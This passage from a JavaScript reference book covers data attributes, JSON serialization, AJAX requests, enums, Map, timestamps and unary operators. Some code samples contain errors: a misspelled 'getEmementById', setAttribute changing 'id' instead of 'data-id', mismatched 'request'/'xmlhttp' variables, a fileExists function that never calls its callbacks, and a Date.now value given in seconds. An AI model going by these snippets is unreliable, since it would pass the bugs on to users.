**Using the dataset property**

The new `dataset` property allows access (for both reading and writing) to all data attributes `data-*` on any element.

```
<p>Countries:</p>
<ul>
  <li id="C1" onclick="showDetails(this)" data-id="US" data-dial-code="1">USA</li>
  <li id="C2" onclick="showDetails(this)" data-id="CA" data-dial-code="1">Canada</li>
  <li id="C3" onclick="showDetails(this)" data-id="FF" data-dial-code="3">France</li>
</ul>
<button type="button" onclick="correctDetails()">Correct Country Details</button>
<script>
function showDetails(item) {
    var msg = item.innerHTML
            + "\r\nISO ID: " + item.dataset.id
            + "\r\nDial Code: " + item.dataset.dialCode;
    alert(msg);
}

function correctDetails(item) {
    var item = document.getEmementById("C3");
    item.dataset.id = "FR";
    item.dataset.dialCode = "33";
}
</script>
```

Note: The `dataset` property is only supported in modern browsers and it's slightly slower than the `getAttribute` and `setAttribute` methods which are supported by all browsers.

**Using the getAttribute & setAttribute methods**

If you want to support the older browsers before HTML5, you can use the `getAttribute` and `setAttribute` methods which are used to access any attribute including the data attributes. The two functions in the example above can be written this way:

```
<script>
function showDetails(item) {
    var msg = item.innerHTML
            + "\r\nISO ID: " + item.getAttribute("data-id")
            + "\r\nDial Code: " + item.getAttribute("data-dial-code");
    alert(msg);
}

function correctDetails(item) {
    var item = document.getEmementById("C3");
    item.setAttribute("id", "FR");
    item.setAttribute("data-dial-code", "33");
}
</script>
```


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# Chapter 35: JSON

| Parameter | Details |
|---|---|
| **JSON.parse** | **Parse a JSON string** |
| `input(string)` | JSON string to be parsed. |
| `reviver(function)` | Prescribes a transformation for the input JSON string. |
| **JSON.stringify** | **Serialize a serializable value** |
| `value(string)` | Value to be serialized according to the JSON specification. |
| `replacer(function` or `String[]` or `Number[])` | Selectively includes certain properties of the `value` object. |
| `space(String` or `Number)` | If a `number` is provided, then `space` number of whitespaces will be inserted of readability. If a `string` is provided, the string (first 10 characters) will be used as whitespaces. |

JSON (JavaScript Object Notation) is a lightweight data-interchange format. It is easy for humans to read and write and easy for machines to parse and generate. It is important to realize that, in JavaScript, JSON is a string and not an object.

A basic overview can be found on the json.org website which also contains links to implementations of the standard in many different programming languages.

## Section 35.1: JSON versus JavaScript literals

JSON stands for "JavaScript Object Notation", but it's not JavaScript. Think of it as just a *data serialization format* that *happens* to be directly usable as a JavaScript literal. However, it is not advisable to directly run (i.e. through `eval()`) JSON that is fetched from an external source. Functionally, JSON isn't very different from XML or YAML – some confusion can be avoided if JSON is just imagined as some serialization format that looks very much like JavaScript.

Even though the name implies just objects, and even though the majority of use cases through some kind of API always happen to be objects and arrays, JSON is not for just objects or arrays. The following primitive types are supported:

- String (e.g. `"Hello World!"`)
- Number (e.g. 42)
- Boolean (e.g. **`true`**)
- The value **`null`**

**`undefined`** is not supported in the sense that an undefined property will be omitted from JSON upon serialization. Therefore, there is no way to deserialize JSON and end up with a property whose value is **`undefined`**.

The string `"42"` is valid JSON. JSON doesn't always have to have an outer envelope of `"{...}"` or `"[...]"`.

While some JSON is also valid JavaScript and some JavaScript is also valid JSON, there are some subtle differences between both languages and neither language is a subset of the other.

Take the following JSON string as an example:

```
{"color": "blue"}
```

This can be directly inserted into JavaScript. It will be syntactically valid and will yield the correct value:

```
const skin = {"color": "blue"};
```

However, we know that "color" is a valid identifier name and the quotes around the property name can be omitted:

```
const skin = {color: "blue"};
```

We also know that we can use single quotes instead of double quotes:

```
const skin = {'color': 'blue'};
```

But, if we were to take both of these literals and treat them as JSON, **neither will be syntactically valid** JSON:

```
{color: "blue"}
{'color': 'blue'}
```

JSON strictly requires all property names to be double quoted and string values to be double quoted as well.

It's common for JSON-newcomers to attempt to use code excerpts with JavaScript literals as JSON, and scratch their heads about the syntax errors they are getting from the JSON parser.

More confusion starts arising when *incorrect terminology* is applied in code or in conversation.

A common anti-pattern is to name variables that hold non-JSON values as "json":

```
fetch(url).then(function (response) {
  const json = JSON.parse(response.data); // Confusion ensues!

  // We're done with the notion of "JSON" at this point,
  // but the concept stuck with the variable name.
});
```

In the above example, `response.data` is a JSON string that is returned by some API. JSON stops at the HTTP response domain. The variable with the "json" misnomer holds just a JavaScript value (could be an object, an array, or even a simple number!)

A less confusing way to write the above is:

```
fetch(url).then(function (response) {
  const value = JSON.parse(response.data);

  // We're done with the notion of "JSON" at this point.
  // You don't talk about JSON after parsing JSON.
});
```

Developers also tend to throw the phrase "JSON object" around a lot. This also leads to confusion. Because as mentioned above, a JSON string doesn't have to hold an object as a value. "JSON string" is a better term. Just like "XML string" or "YAML string". You get a string, you parse it, and you end up with a value.

## Section 35.2: Parsing with a reviver function

A reviver function can be used to filter or transform the value being parsed.

Version ≥ 5.1

```
var jsonString = '[{"name":"John","score":51},{"name":"Jack","score":17}]';

var data = JSON.parse(jsonString, function reviver(key, value) {
  return key === 'name' ? value.toUpperCase() : value;
});
```


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Version ≥ 6

```
const jsonString = '[{"name":"John","score":51},{"name":"Jack","score":17}]';

const data = JSON.parse(jsonString, (key, value) =>
  key === 'name' ? value.toUpperCase() : value
);
```

This produces the following result:

```
[
  {
    'name': 'JOHN',
    'score': 51
  },
  {
    'name': 'JACK',
    'score': 17
  }
]
```

This is particularly useful when data must be sent that needs to be serialized/encoded when being transmitted with JSON, but one wants to access it deserialized/decoded. In the following example, a date was encoded to its ISO 8601 representation. We use the reviver function to parse this in a JavaScript `Date`.

Version ≥ 5.1

```
var jsonString = '{"date":"2016-01-04T23:00:00.000Z"}';

var data = JSON.parse(jsonString, function (key, value) {
  return (key === 'date') ? new Date(value) : value;
});
```

Version ≥ 6

```
const jsonString = '{"date":"2016-01-04T23:00:00.000Z"}';

const data = JSON.parse(jsonString, (key, value) =>
  key === 'date' ? new Date(value) : value
);
```

It is important to make sure the reviver function returns a useful value at the end of each iteration. If the reviver function returns **`undefined`**, no value or the execution falls off towards the end of the function, the property is deleted from the object. Otherwise, the property is redefined to be the return value.

## Section 35.3: Serializing a value

A JavaScript value can be converted to a JSON string using the `JSON.stringify` function.

```
JSON.stringify(value[, replacer[, space]])
```

1. `value` The value to convert to a JSON string.

```
/* Boolean */  JSON.stringify(true)             // 'true'
/* Number  */  JSON.stringify(12)               // '12'
/* String  */  JSON.stringify('foo')            // '"foo"'
/* Object  */  JSON.stringify({})               // '{}'
               JSON.stringify({foo: 'baz'})     // '{"foo": "baz"}'
/* Array   */  JSON.stringify([1, true, 'foo']) // '[1, true, "foo"]'
/* Date    */  JSON.stringify(new Date())       // '"2016-08-06T17:25:23.588Z"'
/* Symbol  */  JSON.stringify({x:Symbol()})     // '{}'
```

2. `replacer` A function that alters the behaviour of the stringification process or an array of String and Number objects that serve as a whitelist for filtering the properties of the value object to be included in the JSON string. If this value is null or is not provided, all properties of the object are included in the resulting JSON string.

```
// replacer as a function
function replacer (key, value) {
    // Filtering out properties
    if (typeof value === "string") {
        return
    }
    return value
}

var foo = { foundation: "Mozilla", model: "box", week: 45, transport: "car", month: 7 }
JSON.stringify(foo, replacer)
// -> '{"week": 45, "month": 7}'
```

```
// replacer as an array
JSON.stringify(foo, ['foundation', 'week', 'month'])
// -> '{"foundation": "Mozilla", "week": 45, "month": 7}'
// only the `foundation`, `week`, and `month` properties are kept
```

3. `space` For readability, the number of spaces used for indentation may be specified as the third parameter.

```
JSON.stringify({x: 1, y: 1}, null, 2)  // 2 space characters will be used for indentation
/* output:
    {
      'x': 1,
      'y': 1
    }
*/
```

Alternatively, a string value can be provided to use for indentation. For example, passing `'\t'` will cause the tab character to be used for indentation.

```
JSON.stringify({x: 1, y: 1}, null, '\t')
/* output:
    {
        'x': 1,
        'y': 1
    }
*/
```

## Section 35.4: Serializing and restoring class instances

You can use a custom `toJSON` method and reviver function to transmit instances of your own class in JSON. If an object has a `toJSON` method, its result will be serialized instead of the object itself.

Version < 6

```
function Car(color, speed) {
  this.color = color;
  this.speed = speed;
}

Car.prototype.toJSON = function() {
  return {
    $type: 'com.example.Car',
    color: this.color,
```


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```
    speed: this.speed
  };
};

Car.fromJSON = function(data) {
  return new Car(data.color, data.speed);
};
```

Version ≥ 6

```
class Car {
  constructor(color, speed) {
    this.color = color;
    this.speed = speed;
    this.id_ = Math.random();
  }

  toJSON() {
    return {
      $type: 'com.example.Car',
      color: this.color,
      speed: this.speed
    };
  }

  static fromJSON(data) {
    return new Car(data.color, data.speed);
  }
}
```

```
var userJson = JSON.stringify({
  name: "John",
  car: new Car('red', 'fast')
});
```

This produces the a string with the following content:

```
{"name":"John","car":{"$type":"com.example.Car","color":"red","speed":"fast"}}
```

```
var userObject = JSON.parse(userJson, function reviver(key, value) {
  return (value && value.$type === 'com.example.Car') ? Car.fromJSON(value) : value;
});
```

This produces the following object:

```
{
  name: "John",
  car: Car {
    color: "red",
    speed: "fast",
    id_: 0.19349242527065402
  }
}
```

# Section 35.5: Serializing with a replacer function

A `replacer` function can be used to filter or transform values being serialized.

```
const userRecords = [
  {name: "Joe", points: 14.9, level: 31.5},
  {name: "Jane", points: 35.5, level: 74.4},
  {name: "Jacob", points: 18.5, level: 41.2},
```

```
  {name: "Jessie", points: 15.1, level: 28.1},
];

// Remove names and round numbers to integers to anonymize records before sharing
const anonymousReport = JSON.stringify(userRecords, (key, value) =>
  key === 'name'
    ? undefined
    : (typeof value === 'number' ? Math.floor(value) : value)
);
```

This produces the following string:

```
'[{"points":14,"level":31},{"points":35,"level":74},{"points":18,"level":41},{"points":15,"level":28}]'
```

## Section 35.6: Parsing a simple JSON string

The `JSON.parse()` method parses a string as JSON and returns a JavaScript primitive, array or object:

```
const array = JSON.parse('[1, 2, "c", "d", {"e": false}]');
console.log(array); // logs: [1, 2, "c", "d", {e: false}]
```

## Section 35.7: Cyclic object values

Not all objects can be converted to a JSON string. When an object has cyclic self-references, the conversion will fail.

This is typically the case for hierarchical data structures where parent and child both reference each other:

```
const world = {
  name: 'World',
  regions: []
};

world.regions.push({
  name: 'North America',
  parent: 'America'
});
console.log(JSON.stringify(world));
// {"name":"World","regions":[{"name":"North America","parent":"America"}]}

world.regions.push({
  name: 'Asia',
  parent: world
});

console.log(JSON.stringify(world));
// Uncaught TypeError: Converting circular structure to JSON
```

As soon as the process detects a cycle, the exception is raised. If there were no cycle detection, the string would be infinitely long.


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# Chapter 36: AJAX

AJAX stands for "Asynchronous JavaScript and XML". Although the name includes XML, JSON is more often used due to its simpler formatting and lower redundancy. AJAX allows the user to communicate with external resources without reloading the webpage.

## Section 36.1: Sending and Receiving JSON Data via POST

Version ≥ 6

Fetch request promises initially return Response objects. These will provide response header information, but they don't directly include the response body, which may not have even loaded yet. Methods on the Response object such as `.json()` can be used to wait for the response body to load, then parse it.

```
const requestData = {
  method : 'getUsers'
};

const usersPromise = fetch('/api', {
  method : 'POST',
  body : JSON.stringify(requestData)
}).then(response => {
  if (!response.ok) {
    throw new Error("Got non-2XX response from API server.");
  }
  return response.json();
}).then(responseData => {
  return responseData.users;
});

usersPromise.then(users => {
  console.log("Known users: ", users);
}, error => {
  console.error("Failed to fetch users due to error: ", error);
});
```

## Section 36.2: Add an AJAX preloader

Here's a way to show a GIF preloader while an AJAX call is executing. We need to prepare our add and remove preloader functions:

```
function addPreloader() {
  // if the preloader doesn't already exist, add one to the page
  if(!document.querySelector('#preloader')) {
    var preloaderHTML = '<img id="preloader" src="https://goo.gl/cNhyvX" />';
    document.querySelector('body').innerHTML += preloaderHTML;
  }
}

function removePreloader() {
  // select the preloader element
  var preloader = document.querySelector('#preloader');
  // if it exists, remove it from the page
  if(preloader) {
    preloader.remove();
  }
}
```

Now we're going to look at where to use these functions.

```
var request = new XMLHttpRequest();
```

Inside the `onreadystatechange` function you should have an if statement with condition: `request.readyState == 4 && request.status == 200`.

If **true**: the request is finished and response is ready that's where we'll use `removePreloader()`.

Else if **false**: the request is still in progress, in this case we'll run the function `addPreloader()`

```
xmlhttp.onreadystatechange = function() {

  if(request.readyState == 4 && request.status == 200) {
    // the request has come to an end, remove the preloader
    removePreloader();
  } else {
    // the request isn't finished, add the preloader
    addPreloader()
  }

};

xmlhttp.open('GET', your_file.php, true);
xmlhttp.send();
```

## Section 36.3: Displaying the top JavaScript questions of the month from Stack Overflow's API

We can make an AJAX request to Stack Exchange's API to retrieve a list of the top JavaScript questions for the month, then present them as a list of links. If the request fails or the returns an API error, our promise error handling displays the error instead.

Version ≥ 6

View live results on HyperWeb.

```
const url =
    'http://api.stackexchange.com/2.2/questions?site=stackoverflow' +
    '&tagged=javascript&sort=month&filter=unsafe&key=gik4BOCMC7J9doavgYteRw((';

fetch(url).then(response => response.json()).then(data => {
  if (data.error_message) {
    throw new Error(data.error_message);
  }

  const list = document.createElement('ol');
  document.body.appendChild(list);

  for (const {title, link} of data.items) {
    const entry = document.createElement('li');
    const hyperlink = document.createElement('a');
    entry.appendChild(hyperlink);
    list.appendChild(entry);

    hyperlink.textContent = title;
    hyperlink.href = link;
  }
}).then(null, error => {
  const message = document.createElement('pre');
```


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```
  document.body.appendChild(message);
  message.style.color = 'red';

  message.textContent = String(error);
});
```

## Section 36.4: Using GET with parameters

This function runs an AJAX call using GET allowing us to send **parameters** (object) to a **file** (string) and launch a **callback** (function) when the request has been ended.

```
function ajax(file, params, callback) {

  var url = file + '?';

  // loop through object and assemble the url
  var notFirst = false;
  for (var key in params) {
    if (params.hasOwnProperty(key)) {
      url += (notFirst ? '&' : '') + key + "=" + params[key];
    }
    notFirst = true;
  }

  // create a AJAX call with url as parameter
  var xmlhttp = new XMLHttpRequest();
  xmlhttp.onreadystatechange = function() {
    if (xmlhttp.readyState == 4 && xmlhttp.status == 200) {
      callback(xmlhttp.responseText);
    }
  };
  xmlhttp.open('GET', url, true);
  xmlhttp.send();
}
```

Here's how we use it:

```
ajax('cars.php', {type:"Volvo", model:"300", color:"purple"}, function(response) {
  // add here the code to be executed when data comes back to this page
  // for example console.log(response) will show the AJAX response in console
});
```

And the following shows how to retrieve the url parameters in `cars.php`:

```
if(isset($_REQUEST['type'], $_REQUEST['model'], $_REQUEST['color'])) {
  // they are set, we can use them !
  $response = 'The color of your car is ' . $_REQUEST['color'] . '. ';
  $response .= 'It is a ' . $_REQUEST['type'] . ' model ' . $_REQUEST['model'] . '!';
  echo $response;
}
```

If you had `console.log(response)` in callback function the result in console would have been:

> The color of your car is purple. It is a Volvo model 300!

## Section 36.5: Check if a file exists via a HEAD request

This function executes an AJAX request using the HEAD method allowing us to **check whether a file exists in the directory** given as an argument. It also enables us to **launch a callback for each case** (success, failure).

```
function fileExists(dir, successCallback, errorCallback) {
    var xhttp = new XMLHttpRequest;

    /* Check the status code of the request */
    xhttp.onreadystatechange = function() {
        return (xhttp.status !== 404) ? successCallback : errorCallback;
    };

    /* Open and send the request */
    xhttp.open('head', dir, false);
    xhttp.send();
};
```

## Section 36.6: Using GET and no parameters

```
var xhttp = new XMLHttpRequest();
xhttp.onreadystatechange = function () {
    if (xhttp.readyState === XMLHttpRequest.DONE && xhttp.status === 200) {
        //parse the response in xhttp.responseText;
    }
};
xhttp.open("GET", "ajax_info.txt", true);
xhttp.send();
```

Version ≥ 6

The `fetch` API is a newer promise-based way to make asynchronous HTTP requests.

```
fetch('/').then(response => response.text()).then(text => {
  console.log("The home page is " + text.length + " characters long.");
});
```

## Section 36.7: Listening to AJAX events at a global level

```
// Store a reference to the native method
let open = XMLHttpRequest.prototype.open;

// Overwrite the native method
XMLHttpRequest.prototype.open = function() {
    // Assign an event listener
    this.addEventListener("load", event => console.log(XHR), false);
    // Call the stored reference to the native method
    open.apply(this, arguments);
};
```


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# Chapter 37: Enumerations

## Section 37.1: Enum definition using Object.freeze()

Version ≥ 5.1

JavaScript does not directly support enumerators but the functionality of an enum can be mimicked.

```
// Prevent the enum from being changed
const TestEnum = Object.freeze({
    One:1,
    Two:2,
    Three:3
});
// Define a variable with a value from the enum
var x = TestEnum.Two;
// Prints a value according to the variable's enum value
switch(x) {
    case TestEnum.One:
        console.log("111");
        break;

    case TestEnum.Two:
        console.log("222");
}
```

The above enumeration definition, can also be written as follows:

```
var TestEnum = { One: 1, Two: 2, Three: 3 }
Object.freeze(TestEnum);
```

After that you can define a variable and print like before.

## Section 37.2: Alternate definition

The `Object.freeze()` method is available since version 5.1. For older versions, you can use the following code (note that it also works in versions 5.1 and later):

```
var ColorsEnum = {
    WHITE: 0,
    GRAY: 1,
    BLACK: 2
}
// Define a variable with a value from the enum
var currentColor = ColorsEnum.GRAY;
```

## Section 37.3: Printing an enum variable

After defining an enum using any of the above ways and setting a variable, you can print both the variable's value as well as the corresponding name from the enum for the value. Here's an example:

```
// Define the enum
var ColorsEnum = { WHITE: 0, GRAY: 1, BLACK: 2 }
Object.freeze(ColorsEnum);
// Define the variable and assign a value
var color = ColorsEnum.BLACK;
```

```
if(color == ColorsEnum.BLACK) {
   console.log(color);    // This will print "2"
   var ce = ColorsEnum;
   for (var name in ce) {
     if (ce[name] == ce.BLACK)
       console.log(name);    // This will print "BLACK"
   }
}
```

## Section 37.4: Implementing Enums Using Symbols

As ES6 introduced **Symbols**, which are both **unique and immutable primitive values** that may be used as the key of an `Object` property, instead of using strings as possible values for an enum, it's possible to use symbols.

```
// Simple symbol
const newSymbol = Symbol();
typeof newSymbol === 'symbol' // true

// A symbol with a label
const anotherSymbol = Symbol("label");

// Each symbol is unique
const yetAnotherSymbol = Symbol("label");
yetAnotherSymbol === anotherSymbol; // false


const Regnum_Animale    = Symbol();
const Regnum_Vegetabile = Symbol();
const Regnum_Lapideum   = Symbol();

function describe(kingdom) {

  switch(kingdom) {

    case Regnum_Animale:
        return "Animal kingdom";
    case Regnum_Vegetabile:
        return "Vegetable kingdom";
    case Regnum_Lapideum:
        return "Mineral kingdom";
  }

}

describe(Regnum_Vegetabile);
// Vegetable kingdom
```

The Symbols in ECMAScript 6 article covers this new primitive type more in detail.

## Section 37.5: Automatic Enumeration Value

Version ≥ 5.1

This Example demonstrates how to automatically assign a value to each entry in an enum list. This will prevent two enums from having the same value by mistake. NOTE: Object.freeze browser support

```
var testEnum = function() {
    // Initializes the enumerations
    var enumList = [
```


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```
        "One",
        "Two",
        "Three"
    ];
    enumObj = {};
    enumList.forEach((item, index)=>enumObj[item] = index + 1);

    // Do not allow the object to be changed
    Object.freeze(enumObj);
    return enumObj;
}();

console.log(testEnum.One); // 1 will be logged

var x = testEnum.Two;

switch(x) {
    case testEnum.One:
        console.log("111");
        break;

    case testEnum.Two:
        console.log("222"); // 222 will be logged
        break;
}
```

# Chapter 38: Map

| Parameter | Details |
|---|---|
| `iterable` | Any iterable object (for example an array) containing `[key, value]` pairs. |
| `key` | The key of an element. |
| `value` | The value assigned to the key. |
| `callback` | Callback function called with three parameters: value, key, and the map. |
| `thisArg` | Value which will be used as **`this`** when executing `callback`. |

## Section 38.1: Creating a Map

A Map is a basic mapping of keys to values. Maps are different from objects in that their keys can be anything (primitive values as well as objects), not just strings and symbols. Iteration over Maps is also always done in the order the items were inserted into the Map, whereas the order is undefined when iterating over keys in an object.

To create a Map, use the Map constructor:

```
const map = new Map();
```

It has an optional parameter, which can be any iterable object (for example an array) which contains arrays of two elements – first is the key, the seconds is the value. For example:

```
const map = new Map([[new Date(), {foo: "bar"}], [document.body, "body"]]);
//                    ^key          ^value          ^key        ^value
```

## Section 38.2: Clearing a Map

To remove all elements from a Map, use the `.clear()` method:

```
map.clear();
```

Example:

```
const map = new Map([[1, 2], [3, 4]]);
console.log(map.size); // 2
map.clear();
console.log(map.size); // 0
console.log(map.get(1)); // undefined
```

## Section 38.3: Removing an element from a Map

To remove an element from a map use the **`.delete()`** method.

```
map.delete(key);
```

Example:

```
const map = new Map([[1, 2], [3, 4]]);
console.log(map.get(3)); // 4
map.delete(3);
console.log(map.get(3)); // undefined
```


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This method returns `true` if the element existed and has been removed, otherwise `false`:

```
const map = new Map([[1, 2], [3, 4]]);
console.log(map.delete(1)); // true
console.log(map.delete(7)); // false
```

## Section 38.4: Checking if a key exists in a Map

To check if a key exists in a Map, use the `.has()` method:

```
map.has(key);
```

Example:

```
const map = new Map([[1, 2], [3, 4]]);
console.log(map.has(1)); // true
console.log(map.has(2)); // false
```

## Section 38.5: Iterating Maps

Map has three methods which returns iterators: `.keys()`, `.values()` and `.entries()`. `.entries()` is the default Map iterator, and contains `[key, value]` pairs.

```
const map = new Map([[1, 2], [3, 4]]);

for (const [key, value] of map) {
  console.log(`key: ${key}, value: ${value}`);
  // logs:
  // key: 1, value: 2
  // key: 3, value: 4
}

for (const key of map.keys()) {
  console.log(key); // logs 1 and 3
}

for (const value of map.values()) {
  console.log(value); // logs 2 and 4
}
```

Map also has `.forEach()` method. The first parameter is a callback function, which will be called for each element in the map, and the second parameter is the value which will be used as `this` when executing the callback function.

The callback function has three arguments: value, key, and the map object.

```
const map = new Map([[1, 2], [3, 4]]);
map.forEach((value, key, theMap) => console.log(`key: ${key}, value: ${value}`));
// logs:
// key: 1, value: 2
// key: 3, value: 4
```

## Section 38.6: Getting and setting elements

Use `.get(key)` to get value by key and `.set(key, value)` to assign a value to a key.

If the element with the specified key doesn't exist in the map, `.get()` returns `undefined`.

`.set()` method returns the map object, so you can chain `.set()` calls.

```
const map = new Map();
console.log(map.get(1)); // undefined
map.set(1, 2).set(3, 4);
console.log(map.get(1)); // 2
```

## Section 38.7: Getting the number of elements of a Map

To get the numbers of elements of a Map, use the `.size` property:

```
const map = new Map([[1, 2], [3, 4]]);
console.log(map.size); // 2
```


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# Chapter 39: Timestamps

## Section 39.1: High-resolution timestamps

`performance.now()` returns a precise timestamp: The number of milliseconds, including microseconds, since the current web page started to load.

More generally, it returns the time elapsed since the `performanceTiming.navigationStart` event.

```
t = performance.now();
```

For example, in a web browser's main context, `performance.now()` returns `6288.319` if the web page began to load 6288 milliseconds and 319 microseconds ago.

## Section 39.2: Get Timestamp in Seconds

To get the timestamp in seconds

```
Math.floor((new Date().getTime()) / 1000)
```

## Section 39.3: Low-resolution timestamps

`Date.now()` returns the number of whole milliseconds that have elapsed since 1 January 1970 00:00:00 UTC.

```
t = Date.now();
```

For example, `Date.now()` returns `1461069314` if it was called on 19 April 2016 at 12:35:14 GMT.

## Section 39.4: Support for legacy browsers

In older browsers where `Date.now()` is unavailable, use `(new Date()).getTime()` instead:

```
t = (new Date()).getTime();
```

Or, to provide a `Date.now()` function for use in older browsers, use this polyfill:

```
if (!Date.now) {
  Date.now = function now() {
    return new Date().getTime();
  };
}
```

# Chapter 40: Unary Operators

## Section 40.1: Overview

Unary operators are operators with only one operand. Unary operators are more efficient than standard JavaScript function calls. Additionally, unary operators can not be overridden and therefore their functionality is guaranteed.

The following unary operators are available:

| Operator | Operation | Example |
|---|---|---|
| `delete` | The delete operator deletes a property from an object. | example |
| `void` | The void operator discards an expression's return value. | example |
| `typeof` | The typeof operator determines the type of a given object. | example |
| `+` | The unary plus operator converts its operand to Number type. | example |
| `-` | The unary negation operator converts its operand to Number, then negates it. | example |
| `~` | Bitwise NOT operator. | example |
| `!` | Logical NOT operator. | example |

## Section 40.2: The typeof operator

The `typeof` operator returns the data type of the unevaluated operand as a string.

**Syntax:**

```
typeof operand
```

**Returns:**

These are the possible return values from `typeof`:

| Type | Return value |
|---|---|
| `Undefined` | `"undefined"` |
| `Null` | `"object"` |
| `Boolean` | `"boolean"` |
| `Number` | `"number"` |
| `String` | `"string"` |
| `Symbol` (ES6) | `"symbol"` |
| `Function` object | `"function"` |
| `document.all` | `"undefined"` |
| Host object (provided by the JS environment) | Implementation-dependent |
| Any other object | `"object"` |

The unusual behavior of `document.all` with the `typeof` operator is from its former usage to detect legacy browsers. For more information, see Why is document.all defined but typeof document.all returns "undefined"?

**Examples:**

```
// returns 'number'
typeof 3.14;
typeof Infinity;
typeof NaN;               // "Not-a-Number" is a "number"

// returns 'string'
typeof "";
```


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```
typeof "bla";
typeof (typeof 1);        // typeof always returns a string

// returns 'boolean'
typeof true;
typeof false;

// returns 'undefined'
typeof undefined;
typeof declaredButUndefinedVariable;
typeof undeclaredVariable;
typeof void 0;
typeof document.all       // see above

// returns 'function'
typeof function(){};
typeof class C {};
typeof Math.sin;

// returns 'object'
typeof { /*<...>*/ };
typeof null;
typeof /regex/;           // This is also considered an object
typeof [1, 2, 4];         // use Array.isArray or Object.prototype.toString.call.
typeof new Date();
typeof new RegExp();
typeof new Boolean(true); // Don't use!
typeof new Number(1);     // Don't use!
typeof new String("abc"); // Don't use!

// returns 'symbol'
typeof Symbol();
typeof Symbol.iterator;
```

## Section 40.3: The delete operator

The `delete` operator deletes a property from an object.

**Syntax:**

```
delete object.property

delete object['property']
```

**Returns:**

If deletion is successful, or the property did not exist:

- `true`

If the property to be deleted is an own non-configurable property (can't be deleted):

- `false` in non-strict mode.
- Throws an error in strict mode

**Description**

The `delete` operator does not directly free memory. It can indirectly free memory if the operation means all references to the property are gone.

`delete` works on an object's properties. If a property with the same name exists on the object's prototype chain, the

property will be inherited from the prototype.
`delete` does not work on variables or function names.

**Examples:**

```
// Deleting a property
foo = 1;              // a global variable is a property of `window`: `window.foo`
delete foo;           // true
console.log(foo);     // Uncaught ReferenceError: foo is not defined

// Deleting a variable
var foo = 1;
delete foo;           // false
console.log(foo);     // 1 (Not deleted)

// Deleting a function
function foo(){ };
delete foo;           // false
console.log(foo);     // function foo(){ } (Not deleted)

// Deleting a property
var foo = { bar: "42" };
delete foo.bar;       // true
console.log(foo);     // Object { } (Deleted bar)

// Deleting a property that does not exist
var foo = { };
delete foo.bar;       // true
console.log(foo);     // Object { } (No errors, nothing deleted)

// Deleting a non-configurable property of a predefined object
delete Math.PI;       // false  ()
console.log(Math.PI); // 3.141592653589793 (Not deleted)
```

# Section 40.4: The unary plus operator (+)

The unary plus (+) precedes its operand *and evaluates* to its operand. It attempts to convert the operand to a number, if it isn't already.

**Syntax:**

```
+expression
```

**Returns:**

- a `Number`.

**Description**

The unary plus (+) operator is the fastest (and preferred) method of converting something into a number.

It can convert:

- string representations of integers (decimal or hexadecimal) and floats.
- booleans: `true`, `false`.
- `null`

Values that can't be converted will evaluate to `NaN`.

**Examples:**

```
+42           // 42
```


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```
+"42"          // 42
+true          // 1
+false         // 0
+null          // 0
+undefined     // NaN
+NaN           // NaN
+"foo"         // NaN
+{}            // NaN
+function(){} // NaN
```

Note that attempting to convert an array can result in unexpected return values.
In the background, arrays are first converted to their string representations:

```
[].toString() === '';
[1].toString() === '1';
[1, 2].toString() === '1,2';
```

The operator then attempts to convert those strings to numbers:

```
+[]            // 0   ( === +'' )
+[1]           // 1   ( === +'1' )
+[1, 2]        // NaN ( === +'1,2' )
```

# Section 40.5: The void operator

The `void` operator evaluates the given expression and then returns `undefined`.

**Syntax:**

```
void expression
```

**Returns:**

- `undefined`

**Description**

The `void` operator is often used to obtain the `undefined` primitive value, by means of writing `void 0` or `void(0)`.
Note that `void` is an operator, not a function, so `()` is not required.

Usually the result of a `void` expression and `undefined` can be used interchangeably.
However, in older versions of ECMAScript, `window.undefined` could be assigned any value, and it is still possible to use `undefined` as name for function parameters variables inside functions, thus disrupting other code that relies on the value of `undefined`.
`void` will always yield the *true* `undefined` value though.

`void 0` is also commonly used in code minification as a shorter way of writing `undefined`. In addition, it's probably safer as some other code could've tampered with `window.undefined`.

**Examples:**

Returning `undefined`:

```
function foo(){
    return void 0;
}
console.log(foo()); // undefined
```

Changing the value of `undefined` inside a certain scope:

```
(function(undefined){
    var str = 'foo';
    console.log(str === undefined); // true
})('foo');
```

# Section 40.6: The unary negation operator (-)

The unary negation (-) precedes its operand and negates it, after trying to convert it to number.

**Syntax:**

```
-expression
```

**Returns:**

- a `Number`.

**Description**

The unary negation (`-`) can convert the same types / values as the unary plus (`+`) operator can.

Values that can't be converted will evaluate to `NaN` (there is no `-NaN`).

**Examples:**

```
-42           // -42
-"42"         // -42
-true         // -1
-false        // -0
-null         // -0
-undefined    // NaN
-NaN          // NaN
-"foo"        // NaN
-{}           // NaN
-function(){} // NaN
```

Note that attempting to convert an array can result in unexpected return values.
In the background, arrays are first converted to their string representations:

```
[].toString() === '';
[1].toString() === '1';
[1, 2].toString() === '1,2';
```

The operator then attempts to convert those strings to numbers:

```
-[]           // -0  ( === -'' )
-[1]          // -1  ( === -'1' )
-[1, 2]       // NaN ( === -'1,2' )
```

# Section 40.7: The bitwise NOT operator (~)

The bitwise NOT (~) performs a NOT operation on each bit in a value.

**Syntax:**

```
~expression
```

**Returns:**


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- a `Number`.

**Description**

The truth table for the NOT operation is:

**a NOT a**
0 1
1 0

```
1337  (base 10) = 0000010100111001 (base 2)
~1337 (base 10) = 1111101011000110 (base 2) = -1338 (base 10)
```

A bitwise not on a number results in: `-(x + 1)`.

**Examples:**

| value (base 10) | value (base 2) | return (base 2) | return (base 10) |
|---|---|---|---|
| 2 | 00000010 | 11111100 | -3 |
| 1 | 00000001 | 11111110 | -2 |
| 0 | 00000000 | 11111111 | -1 |
| -1 | 11111111 | 00000000 | 0 |
| -2 | 11111110 | 00000001 | 1 |
| -3 | 11111100 | 00000010 | 2 |

# Section 40.8: The logical NOT operator (!)

The logical NOT (`!`) operator performs logical negation on an expression.

**Syntax:**

```
!expression
```

**Returns:**

- a `Boolean`.

**Description**

The logical NOT (`!`) operator performs logical negation on an expression.

Boolean values simply get inverted: `!true === false` and `!false === true`.
Non-boolean values get converted to boolean values first, then are negated.

This means that a double logical NOT (`!!`) can be used to cast any value to a boolean:

```
!!"FooBar" === true
!!1 === true
!!0 === false
```

These are all equal to `!true`:

```
!'true' === !new Boolean('true');
!'false' === !new Boolean('false');
!'FooBar' === !new Boolean('FooBar');
![] === !new Boolean([]);
!{} === !new Boolean({});
```

These are all equal to `!false`:

```
!0 === !new Boolean(0);
!'' === !new Boolean('');
!NaN === !new Boolean(NaN);
!null === !new Boolean(null);
!undefined === !new Boolean(undefined);
```

**Examples:**

```
!true          // false
!-1            // false
!"-1"          // false
